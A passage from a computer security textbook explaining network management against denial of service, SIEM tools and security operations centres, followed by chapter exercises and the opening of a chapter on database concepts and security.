Next, we introduce some security-relevant concepts of managing, administering, and tuning networks. The administrator can take actions to prefer one stream of network traffic over another, either to promote fair use of resources or to block a malicious traffic stream so that nonmalicious communication does go through. To do this kind of tuning the administrator needs an accurate image of the network's status. Tools called security information and event management devices collect status indications from a range of products—including firewalls, IDSs, routers, load balancers—and put these separate data streams together into a unified view.

Management to Ensure Service

Networks are not set-and-forget kinds of systems; because network activity is dynamic, administrators need to monitor network performance and adjust characteristics as necessary.

In this section we list some of the kinds of management that networks require. Recognize, however, that most of this information is useful for network administrators whose main responsibility is keeping the network running smoothly, not defending against denial-of-service attacks. These measures counter ordinary cases of suboptimal performance, but not concerted attacks. In this section we merely mention these topics; for details you should consult a comprehensive network administration reference.

Capacity Planning

One benign cause of denial of service is insufficient capacity: too much data for too little capability. Not usually viewed as a security issue, capacity planning involves monitoring network traffic load and performance to determine when to upgrade which aspects.

A network or component running at or near capacity has little margin for error, meaning that a slight but normal surge in traffic can put the network over the top and cause significant degradation in service.

Websites are especially vulnerable to unexpected capacity problems. A news site may run fine during normal times until a significant event occurs, such as the death of a famous person or an earthquake, plane crash, or terrorist attack, after which many people want the latest details on the event. Launching a new product with advertising can also cause an overload; events such as opening sales of tickets for a popular concert or sporting event have swamped websites.

Network administrators need to be aware of these situations that can cause unexpected demand.

Load balancing

Popular websites such as those of Google, Microsoft, and the *New York Times* are not run on one computer alone; no single computer has the capacity to support all the traffic these sites receive at once. Instead, these places rely on many computers to handle the volume.

The public is unaware of these multiple servers, for example, when using the URL www.nytimes.com, which may become server1.nytimes.com or www3.nytimes.com. In fact, on successive visits to the website a user's activity may be handled by different servers. A **load balancer** is an appliance that redirects traffic to different servers while working to ensure that all servers have roughly equivalent workloads.

Network load balancing directs incoming traffic to resources with available capacity.

Network Tuning

Similarly, network engineers can adjust traffic on individual network segments. If two clients on one segment are responsible for a large proportion of the traffic, it may be better to place them on separate segments to even the traffic load. Engineers can install new links, restructure network segments, or upgrade connectivity to ensure good network performance. Network tuning depends on solid data obtained by monitoring network traffic over time.

In a real attack, network administrators can adjust bandwidth allocation to segments, and they can monitor incoming traffic, selectively dropping packets that seem to be malicious. (Note: Overzealously dropping packets risks little harm; the TCP protocol detects missing packets and seeks retransmission, and the UDP protocol does not guarantee delivery. Losing a small percentage of legitimate traffic while fending off a denial-of-service attack is an acceptable trade-off.)

Rate limiting is a countermeasure that reduces the impact of an attack. With rate limiting, the volume of traffic allowed to a particular address is reduced. Routers can send a quench signal back to another router that is forwarding traffic; such a signal informs the sending router that the receiving router is overloaded and cannot keep up, therefore asking the sender to hold up on transmitting data. A quench can work its way back through a network to a source of attack, as long as the attack comes from a single point.

Network Addressing

A problem inherent in Internet (IPv4) addressing is that any packet can claim to come from any address: A system at address A can send a packet that shows address B as its source. That statement requires a bit of elaboration because address spoofing is not simply a matter of filling in a blank on a web page. Most users interact with the Internet through higher-level applications, such as browsers and mail handlers, that craft communications streams and pass them to protocol handlers, such as *bind* and *socks*. The protocol handlers perform the network interaction, supplying accurate data in the communication stream. Thus, someone can spoof an address only by overriding these protocol handlers, which requires privilege in an operating system. Hacker tools can do that interaction, and researchers Beverly and Bauer [[BEV05](#)] report on an experiment in which they spoofed transmissions from a quarter of Internet addresses.

Internet service providers, ISPs, could do more to ensure the validity of addresses in packets. With difficulty, providers can distinguish between traffic from their own customers—whose address blocks the provider should know and be able to verify—and traffic from outsiders. Having reliable source addresses would limit certain denial-of-service attacks, but the Internet protocol design does not include mechanisms to support address authenticity.

Shunning

With reliable source addresses, network administrators can set edge routers to drop packets engaging in a denial-of-service attack. This practice, called **shunning**, essentially filters out all traffic from implicated addresses. Real-time monitoring that detects an attack determines the addresses from which the attack is coming and acts quickly to block those addresses. A firewall can implement shunning of a particular address

Shunning has a downside, however. If an attacker can detect that a site implements shunning, the attacker can send attack traffic spoofed to appear to be from a legitimate source. That is, the attacker might make it appear as if the attack is originating at [google.com](#) or [facebook.com](#), for example; shunning that apparent attack has the negative outcome of denying legitimate traffic from Google or Facebook.

Blacklisting and Sinkholing

In extreme cases, the network administrator may decide to effectively disconnect the targeted system. The administrator can **blacklist** the target address, meaning that no traffic goes to that address, from legitimate or malicious sources alike. Alternatively, the administrator may redirect traffic to a valid address where the incoming traffic can be analyzed; this process is called **sinkholing**.

Shunning and sinkholing are extreme network countermeasures blocking all traffic from or to a specific address.

Both of these countermeasures can be applied at the network edge, before the overload volume of traffic is allowed to overwhelm an internal subnetwork. Otherwise, the excessive traffic could overwhelm all of an internal subnetwork, thereby denying or degrading service to all hosts on the subnetwork, not just the one host that was the target of the attack.

All these administrative measures carry potential risks. Network monitoring affects network performance because intercepting, analyzing, and forwarding traffic takes time and therefore imposes a delay. In normal operation the delay is minor, but at the moment of an attack, this delay, which affects good as well as malicious traffic, further slows an already stressed system. Furthermore, good management requires detailed analysis, to see, for example, not only that the traffic is a SYN packet but that the SYN packet came from address a.b.c.d, which is the same address from which 250 SYN packets have recently originated. Recognizing a SYN packet can be done instantly; recognizing address a.b.c.d as involved in 250 previous attacks requires analysis of retained historical data. More precise inspection produces more useful information but also takes more time for the inspection.

Network appliances such as firewalls, routers, switches, and load balancers often provide data for people to analyze and manage the network. Too much information can overwhelm a human network administrator, especially someone whose security skills are limited. Thus, management countermeasures are more appropriate for networks large or important enough to have an experienced security staff with adequate resources.

For all networks, with or without capable security teams, part of the burden of monitoring and detecting denial-of-service attacks can be handled by software. In the next section we describe intrusion detection and prevention systems, computer devices that do that kind of monitoring.

Security Information and Event Management (SIEM)

In this chapter, we've discussed networking and security products, including routers, switches, VPNs, and many varieties of firewalls, IDSs, and IPSs. A large enterprise can have hundreds or even thousands of such products, often of different brands and models, as well as tens of thousands of servers and workstations, all of which need to be monitored by security personnel. In this section, we discuss the tools that make it possible for a small security team to monitor and respond to security issues from all over such an enterprise.

A Security Operations Center

As an example, let's imagine a retail grocery store chain named SiC Groceries, with headquarters in New York City and 1,000 stores all over the United States. All of SiC's stores need to maintain network communication with headquarters in order to coordinate store inventory, sales, employees, and other logistical issues, so each store needs an Internet connection as well as an always-on VPN connection to the home office. Internet connections at the retail stores are essentially the same as the ones you get from a local ISP, and they are vulnerable to attack like any other. Worse, an attacker who penetrates the retail store's network will have insider access to corporate headquarters through the VPN. That means that every store in the chain is a potential attack vector for breaking into the primary corporate network and must be protected as such. Instead of having one firewall and one IDS protecting the corporate Internet connection, SiC Groceries needs 1,000 firewalls and IDSs protecting 1,000 Internet connections.

But who will monitor those firewalls and IDSs to make sure they're working properly, respond to their alerts, and investigate possible security incidents at the retail stores? It certainly isn't economical to have security staff at every store, as that kind of expertise is

expensive, and each store will only rarely have a security issue that requires manual intervention.

Instead, SiC Groceries will create a **Security Operations Center (SOC)** at a single location, perhaps their headquarters. A SOC is a team of security personnel dedicated to monitoring a network for security incidents and investigating and remediating those incidents.

To make its SOC effective, SiC Groceries will have to allow the SOC team remote access to monitor all of the network and security products throughout its enterprise, including all of its stores. The security personnel can manually log in to every device to check status and look for alerts, but that option does not scale, and it makes it difficult to identify even simple attack patterns, such as attacks on many stores emanating from the same source address. Instead, SiC needs an automated aid to enhance the security team’s abilities, and this is where **security information and event management**, or **SIEM**, tools come into play. SIEMs are software systems that collect security-relevant data from a variety of hardware and software products in order to create a unified security dashboard (like the image shown in [Figure 6-67](#) for SOC personnel.




FIGURE 6-67 SIEM Dashboard

Data Collection

Modern security products, networking equipment, and operating systems commonly report security-relevant data to text-based log files. For instance, when a user enters an incorrect password trying to log in to Windows, Windows can write a “logon failure”

event to its security log. In addition to logon events, operating systems can generally log user management events (for example, adding users or modifying user permissions) and file or application access. Security tools, both host based and network based, may report malware scan results, detected intrusion attempts, and blocked connections. SIEMs can regularly collect such log files from throughout an enterprise, updating SOC personnel on the company's security status every few seconds.

But SIEMs don't just collect the information; they can do a lot to help SOC analysts make sense of it. With all of that security event data in one place, analysts can look for patterns across the enterprise and over time frames spanning months or even years. Many SIEMs allow analysts to organize data in countless interesting ways. For instance, a SOC analyst might notice a spike in login events in the middle of the night and want to investigate. The SIEM would allow the analyst to search for all login events between the hours of, say, 1:00–4:00 AM Eastern Time, and then continue to investigate based on other factors, such as IP address, apparent source country, targeted systems, or targeted usernames. The ability to run searches like these and quickly investigate hunches across all of a company's systems is a fundamental breakthrough for near real-time security analysis.

These search features lend themselves to an IDS-like capability for signature-based detection. Most SIEMs allow users to create and share searches set to run at regular intervals and generate responses based on the results. For example, an analyst might create a rule that looks for three failed logon attempts against a single host within any five-minute time frame. In case the rule ever finds any such behavior, the analyst can have it alert on-screen, email him/her, or even run a custom script. This is not a replacement for IDS capability, but rather a complement: SIEMs can match more complex rules against a wide variety of log sources across an enterprise, but their rule-matching is slow compared to IDSs, and they are ill suited for analyzing network traffic.

In addition to organizing log data and making it searchable, most SIEMs also have features to enable SOC analyst workflows. One common feature among SIEMs is to allow analysts to "claim" events for investigation, giving SOC teams a straightforward way to divide workload. These SIEMs then allow the analysts to annotate an event with notes from the investigation and either place the event in a queue for further analysis or close the investigation.

SIEM Challenges

Although SIEMs have evolved into essential security tools for any large enterprise, they are complex systems that are difficult to deploy, maintain, and use. Here are some of the issues to consider when choosing a SIEM:

- *Cost.* A commercial SIEM solution for a large company can cost millions of dollars, but some open-source SIEMs are free. An organization's size, system complexity, functional and performance requirements, and appetite for custom development should all help inform its choice of SIEM. While millions of dollars for an off-the-shelf software product may seem exorbitant at first blush, its purchase will depend on the needs of the organization. If a company needs to create custom features and pay for expert support, maintenance, and training, a

free open-source solution may end up costing more than the supported commercial product.

- *Data portability.* Requirements evolve, and the SIEM that meets today's needs will someday need replacing. Before choosing a SIEM, ensure that you will have a way to export your saved data in a standard format that most other SIEMs can read. Knowledge that you store in the SIEM, such as saved searches or data visualizations, tends to be SIEM specific and you will likely need to rebuild such knowledge bases when you switch products.
- *Log-source compatibility.* SIEMs are continually becoming more flexible in terms of the types of data they can import and the ease with which they let users define new data types, but some SIEMs are better than others in this regard. Depending on the data type and the system that is generating a given set of logs, SIEMs may require you to install agents or intermediary servers to collect logs. Once you know the logs that are important to you, you can identify which SIEMs already read those data logs, which could read those logs with a bit of configuration, and which would require agents.
- *Deployment complexity.* Because SIEMs can touch thousands of systems in an enterprise, deploying them is generally a complex undertaking. Deployment will likely require a variety of configuration changes (for example, updating system audit policies, and configuring devices to send logs to a new IP), some of which will be unpredictable side effects of the intricacies of your environment. For an enterprise with over 1,000 systems, a full deployment is likely to take months and require coordination across a variety of teams.
- *Customization.* SIEM vendors compete on the basis of depth of built-in functionality and ease of customization. Some SIEMs come with extensive user interfaces and a number of major data sources working right out of the box; others offer only basic functions, but are easy to customize with scripts. Whichever type of SIEM you choose, be sure to understand how much of the functionality you need is either built-in or easy to acquire, and how much you'll have to develop yourself.
- *Data storage.* SIEMs generally require vast quantities of storage, but the exact amount varies greatly according to system architecture and activity to be monitored. Log files listing IDS alerts are relatively sparse, while full packet capture can result in gigabytes of new data per second. SIEMs often manage 100 TB of data or more.
- *Segregation and access control.* Although an important security capability, a SIEM also carries large risk. Collecting all of your critical security data in one system means placing great trust in the users and administrators of that system. As the Roman poet Juvenal said, "Who watches the watchmen?" SIEMs generally have robust segregation and role-based access control capabilities that allow administrators to limit users' access to data and functionality, but mitigating insider risks posed by security personnel is a perpetual challenge.
- *Full-time maintenance.* Because they interact with so many different systems, SIEMs are inherently complex, so deploying, maintaining, and customizing

them are expert skills in themselves. If you run a large organization, be prepared to devote at least one full-time staff member exclusively to such tasks.

- *User training.* SOC analysts are generally trained in incident detection, investigation, and response, but they may not know how to use the particular tools deployed in your organization. Be prepared to have each user spend about a week training to learn to use the SIEM, and expect a temporary decrease in productivity while learning to migrate old habits and workflows to the new system.

The functions of a SOC are like those of an air traffic control center or nuclear reactor control room: Large amounts of data accumulate from a variety of sources. The control staff has to use both experience and intuition to ensure that the system runs properly, so any technological help to organize and digest the data helps the staff be more effective. As long as the system runs properly, monitoring is mostly passive. However, when an anomaly occurs, the control staff need plenty of background data to determine what is happening and decide what to do next. We explore this active system management role, called incident response, in [Chapter 10](#).

6.10 Conclusion

In this chapter we have covered many details of network communications and security. Some of the material has expanded on previous topics (such as interception and modification) in a new context, while some has been unlike topics we have previously explored (such as distributed denial-of-service). We have explored technology (WiFi communications and security protocols, DNS, firewalls, and intrusion detection devices) and policy and practice (network management). Network security is extraordinarily important in the larger field of computer security, but it builds on many of the building blocks we have already established (encryption, identification and authentication, access control, resilient design, least privilege, trust, threat modeling). Thus, although this chapter has presented new terms and concepts, much of the material may seem like reasonable extensions and expansions of what you already know.

As we laid out in [Chapter 1](#), our order of topics in [Chapters 2](#) through [6](#) has intentionally been from things closest to the user (programs) to those most remote (networks). In the next chapter we take yet one more step away by looking at data and how it is collected, aggregated, and analyzed. With networks the user has some control of one end of the connection. When we consider data, however, the user gives up data almost imperceptibly and has little if any control over how it is used, by whom, and when.

6.11 Exercises

1. In this chapter we have described sequence numbers between a sender and receiver as a way to protect a communication stream against substitution and replay attacks. Describe a situation in which an attacker can substitute or replay in spite of sequence numbers. For which type of sequence numbering—one general stream of sequence numbers or a separate stream for each pair of communicators—is this attack effective?
2. Does a gasoline engine have a single point of failure? Does a motorized fire engine? Does a fire department? How does each of the last two compensate for

single points of failure in the previous one(s)? Explain your answers.

- 3.** Telecommunications network providers and users are concerned about the single point of failure in “the last mile,” which is the single cable from the network provider’s last switching station to the customer’s premises. How can a customer protect against that single point of failure? Comment on whether your approach presents a good cost-benefit trade-off.
- 4.** You are designing a business in which you will host companies’ websites. What issues can you see as single points of failure? List the resources that could be involved. State ways to overcome each resource’s being a single point of failure.
- 5.** The human body exhibits remarkable resilience. State three examples in which the body compensates for failure of single body parts.
- 6.** How can hardware be designed for fault tolerance? Are these methods applicable to software? Why or why not?
- 7.** The old human telephone “switches” were quaint but very slow. You would signal the operator and say you wanted to speak to Jill, but the operator, knowing Jill was visiting Sally, would connect you there. Other than slowness or inefficiency, what are two other disadvantages of this scheme?
- 8.** An (analog) telephone call is “circuit based,” meaning that the system chooses a wire path from sender to receiver and that path or circuit is dedicated to the call until it is complete. What are two disadvantages of circuit switching?
- 9.** The OSI model is inefficient; each layer must take the work of higher layers, add some result, and pass the work to lower layers. This process ends with the equivalent of a gift inside seven nested boxes, each one wrapped and sealed. Surely this wrapping (and unwrapping) is inefficient. (Proof of this slowness is that the protocols that implement the Internet—TCP, UDP, and IP—are represented by a four-layer architecture.) From reading earlier chapters of this book, cite a security advantage of the layered approach.
- 10.** Obviously, the physical layer has to be at the bottom of the OSI stack, with applications at the top. Justify the order of the other five layers as moving from low to high abstraction.
- 11.** List the major security issues dealt with at each level of the OSI protocol stack.
- 12.** What security advantage occurs from a packet’s containing the source NIC address and not just the destination NIC address?
- 13.** TCP is a robust protocol: Sequencing and error correction are ensured, but there is a penalty in overhead (for example, if no resequencing or error correction is needed). UDP does not provide these services but is correspondingly simpler. Cite specific situations in which the lightweight UDP protocol could be acceptable, that is, when error correction or sequencing is not needed.
- 14.** Assume no FTP protocol exists. You are asked to define a function analogous to the FTP PUT for exchange of files. List three security features or mechanisms you would include in your protocol.
- 15.** A 32-bit IP addressing scheme affords approximately 4 billion addresses.

Compare this number to the world's population. Every additional bit doubles the number of potential addresses. Although 32 bits is becoming too small, 128 bits seems excessive, even allowing for significant growth. But not all bits have to be dedicated to specifying an address. Cite a security use for a few bits in an address.

16. When a new domain is created, for example, yourdomain.com, a table in the .com domain has to receive an entry for yourdomain. What security attack might someone try against the registrar of .com (the administrator of the .com table) during the creation of yourdomain.com?

17. A port scanner is a tool useful to an attacker to identify possible vulnerabilities in a potential victim's system. Cite a situation in which someone who is not an attacker could use a port scanner for a nonmalicious purpose.

18. One argument in the security community is that lack of diversity is itself a vulnerability. For example, the two dominant browsers, Mozilla Firefox and Microsoft Internet Explorer, are used by approximately 95 percent of Internet users. What security risk does this control of the market introduce? Suppose there were three (each with a significant share of the market). Would three negate that security risk? If not, would four? Five? Explain your answers.

19. Compare copper wire, microwave, optical fiber, infrared, and (radio frequency) wireless in their resistance to passive and active wiretapping.

20. Explain why the onion router prevents any intermediate node from knowing the true source and destination of a communication.

21. Onion routing depends on intermediate nodes. Is it adequate for there to be only one intermediate node? Justify your answer.

22. Suppose an intermediate node for onion routing were malicious, exposing the source and destination of communications it forwarded. Clearly this disclosure would damage the confidentiality onion routing was designed to achieve. If the malicious node were one of two in the middle, what would be exposed. If it were one of three, what would be lost. Explain your answer in terms of the malicious node in each of the first, second, and third positions. How many nonmalicious nodes are necessary to preserve privacy?

23. A problem with pattern matching is synonyms. If the current directory is bin, and . denotes the current directory and .. its parent, then bin, ../bin, ../bin/., ../bin/..bin all denote the same directory. If you are trying to block access to the bin directory in a command script, you need to consider all these variants (and an infinite number more). Cite a means by which a pattern-matching algorithm copes with synonyms.

24. The HTTP protocol is by definition stateless, meaning that it has no mechanism for "remembering" data from one interaction to the next. (a) Suggest a means by which you can preserve state between two HTTP calls. For example, you may send the user a page of books and prices matching a user's query, and you want to avoid having to look up the price of each book again once the user chooses one to purchase. (b) Suggest a means by which you can preserve some notion of state between two web accesses many days apart. For example, the user may prefer prices quoted in euros instead of dollars, and you want to present prices in the preferred currency next time without asking the user.

- 25.** How can a website distinguish between lack of capacity and a denial-of-service attack? For example, websites often experience a tremendous increase in volume of traffic right after an advertisement displaying the site's URL is shown on television during the broadcast of a popular sporting event. That spike in usage is the result of normal access that happens to occur at the same time. How can a site determine when high traffic is reasonable?
- 26.** Syn flood is the result of some incomplete protocol exchange: The client initiates an exchange but does not complete it. Unfortunately, these situations can also occur normally. Describe a benign situation that could cause a protocol exchange to be incomplete.
- 27.** A distributed denial-of-service attack requires zombies running on numerous machines to perform part of the attack simultaneously. If you were a system administrator looking for zombies on your network, what would you look for?
- 28.** Signing of mobile code is a suggested approach for addressing the vulnerability of hostile code. Outline what a code-signing scheme would have to do.
- 29.** The system must control applets' accesses to sensitive system resources, such as the file system, the processor, the network, and internal state variables. But the term "the file system" is very broad, and useful applets usually need some persistent storage. Suggest controls that could be placed on access to the file system. Your answer has to be more specific than "allow all reads" or "disallow all writes." Your answer should essentially differentiate between what is "security critical" and not, or "harmful" and not.
- 30.** Suppose you have a high-capacity network connection coming into your home and you also have a wireless network access point. Also suppose you do not use the full capacity of your network connection. List three reasons you might still want to prevent an outsider from obtaining free network access by intruding into your wireless network.
- 31.** Why is segmentation recommended for network design? That is, what makes it better to have a separate network segment for web servers, one for the backend office processing, one for testing new code, and one for system management?
- 32.** For large applications, some websites use load balancers to distribute traffic evenly among several equivalent servers. For example, a search engine might have a massive database of content and URLs, and several front-end processors that formulate queries to the database manager and format results to display to an inquiring client. A load balancer would assign each incoming client request to the least busy front-end processor. What is a security advantage of using a load balancer?
- 33.** Can link and end-to-end encryption both be used on the same communication? What would be the advantage of that? Cite a situation in which both forms of encryption might be desirable.
- 34.** Does a VPN use link encryption or end-to-end? Justify your answer.
- 35.** Why is a firewall a good place to implement a VPN? Why not implement it at the actual server(s) being accessed?
- 36.** Does a VPN use symmetric or asymmetric encryption? Explain your answer.

- 37.** What is the security purpose for the fields, such as sequence number, of an IPsec packet?
- 38.** Discuss the trade-offs between a manual challenge response system (one to which the user computes the response by hand or mentally) and a system that uses a special device, like a calculator.
- 39.** A synchronous password token has to operate at the same pace as the receiver. That is, the token has to advance to the next random number at the same time the receiver advances. Because of clock imprecision, the two units will not always be perfectly together; for example, the token's clock might run 1 second per day slower than the receiver's. Over time, the accumulated difference can be significant. Suggest a means by which the receiver can detect and compensate for clock drift on the part of the token.
- 40.** ACLs on routers slow throughput of a heavily used system resource. List two advantages of using ACLs. List a situation in which you might want to block (reject) certain traffic through an ACL on a router; that is, a situation in which the performance penalty would not be the deciding factor.
- 41.** What information might a stateful inspection firewall want to examine from multiple packets?
- 42.** Recall that packet reordering and reassembly occur at the transport level of the TCP/IP protocol suite. A firewall will operate at a lower layer, either the Internet or data layer. How can a stateful inspection firewall determine anything about a traffic stream when the stream may be out of order or damaged?
- 43.** Do firewall rules have to be symmetric? That is, does a firewall have to block a particular traffic type both inbound (to the protected site) and outbound (from the site)? Why or why not?
- 44.** The FTP protocol is relatively easy to proxy; the firewall decides, for example, whether an outsider should be able to access a particular directory in the file system and issues a corresponding command to the inside file manager or responds negatively to the outsider. Other protocols are not feasible to proxy. List three protocols that it would be prohibitively difficult or impossible to proxy. Explain your answer.
- 45.** How would the content of the audit log differ for a screening router versus an application proxy firewall?
- 46.** Cite a reason why an organization might want two or more firewalls on a single network.
- 47.** Firewalls are targets for penetrators. Why are there few compromises of firewalls?
- 48.** Should a network administrator put a firewall in front of a honeypot (introduced in [Chapter 5](#))? Why or why not?
- 49.** Can a firewall block attacks that use server scripts, such as the attack in which the user could change a price on an item offered by an e-commerce site? Why or why not?
- 50.** Why does a stealth mode IDS need a separate network to communicate alarms

and to accept management commands?

51. One form of IDS starts operation by generating an alert for every action. Over time, the administrator adjusts the setting of the IDS so that common, benign activities do not generate alarms. What are the advantages and disadvantages of this design for an IDS?

52. Can encrypted email provide verification to a sender that a recipient has read an email message? Why or why not?

53. Can message confidentiality and message integrity protection be applied to the same message? Why or why not?

54. What are the advantages and disadvantages of an email program (such as Eudora or Outlook) that automatically applies and removes protection to email messages between sender and receiver?

7. Databases

In this chapter:

- database terms and concepts
 - security requirements: C-I-A; reliability, types of integrity
 - access control; sensitive data, disclosure, inference, aggregation
 - data mining and big data
-

Protecting data is at the heart of many secure systems, and many users (people, programs, or systems) rely on a database management system (DBMS) to manage the protection of structured data. For this reason, we devote this chapter to the security of databases and database management systems, as an example of how application security can be designed and implemented for a specific task.

Databases are essential to many business and government organizations, holding data that reflect the organization's core activities. Often, when business processes are reengineered to make them more effective and more in tune with new or revised goals, one of the first systems to receive careful scrutiny is the set of databases supporting the business processes. Thus, databases are more than software-related repositories. Their organization and contents are considered valuable corporate assets that must be carefully protected.

However, the protection provided by database management systems has had mixed results. Over time, we have improved our understanding of database security problems, and several good controls have been developed. But there are still more security concerns for which no controls are available.

We begin this chapter with a brief summary of database terminology. We then consider the security requirements for database management systems. Two major security problems—integrity and secrecy—are explained in a database context. We continue the chapter by studying two important (but related) database security problems, the inference problem and the multilevel problem. Both problems are complex, and there are no immediate solutions. However, by understanding the problems, we become more sensitive to ways of reducing potential threats to the data. Finally, we conclude the chapter by looking at big data collection and data mining, a technology for deriving patterns from one or more databases. Data mining involves many of the security issues we raise in this chapter.

7.1 Introduction to Databases

We begin by describing a database and defining terminology related to its use. We draw on examples from what is called the relational database because it is one of the most widely used types. However, the concepts described here apply to any type of database. We first define the basic concepts and then use them to discuss security concerns.

Concept of a Database

A **database** is a collection of *data* and a set of *rules* that organize the data by specifying certain relationships among the data. Through these rules, the user describes a *logical* format for the data. The data items are stored in a file, but the precise *physical* format of the file is of no concern to the user. A **database administrator** is a person who defines the rules that organize the data and also controls who should have access to what parts of the data. The user interacts with the database through a program called a **database manager** or a **database management system (DBMS)**, informally known as a **front end**.

Components of Databases

The database file consists of **records**, each of which contains one related group of data. As shown in the example in [Table 7-1](#), a record in a name and address file consists of one name and address. Each record contains **fields** or **elements**, the elementary data items themselves. The fields in the name and address record are NAME, ADDRESS, CITY, STATE, and ZIP (where ZIP is the U.S. postal code). This database can be viewed as a two-dimensional table, where a record is a row and each field of a record is an element of the table.

A database is a collection of tables, each containing records having one or more fields or elements.

Not every database is easily represented as a single, compact table. The database in [Figure 7-1](#) logically consists of three files with possibly different uses. These three files could be represented as one large table, but that depiction may not improve the utility of or access to the data.




FIGURE 7-1 Database of Several Related Tables

The logical structure of a database is called a **schema**. A particular user may have access to only part of the database, called a **subschema**. The overall schema of the database in [Figure 7-1](#) is detailed in [Table 7-2](#). The three separate blocks of the figure are examples of subschemas, although other subschemas of this database can be defined. We

can use schemas and subschemas to present to users only those elements they wish or need to see. For example, if [Table 7-1](#) represents the employees at a company, the subschema on the lower left can list employee names without revealing personal information such as home address.

ADAMS	212 Market St.	Columbus	OH	43210
BENCHLY	501 Union St.	Chicago	IL	60603
CARTER	411 Elm St.	Columbus	OH	43210

TABLE 7-1 Example of a Database

The rules of a database identify the columns with names. The name of each column is called an **attribute** of the database. A **relation** is a set of columns. For example, using the database in [Table 7-2](#), we see that NAME–ZIP is a relation formed by taking the NAME and ZIP columns, as shown in [Table 7-3](#). The relation specifies clusters of related data values, in much the same way that the relation “mother of” specifies a relationship among pairs of humans. In this example, each cluster contains a pair of elements, a NAME and a ZIP. Other relations can have more columns, so each cluster may be a triple, a 4-tuple, or an *n*-tuple (for some value *n*) of elements.

Name	First	Address	City	State	Zip	Airport
ADAMS	Charles	212 Market St.	Columbus	OH	43210	CMH
ADAMS	Edward	212 Market St.	Columbus	OH	43210	CMH
BENCHLY	Zeke	501 Union St.	Chicago	IL	60603	ORD
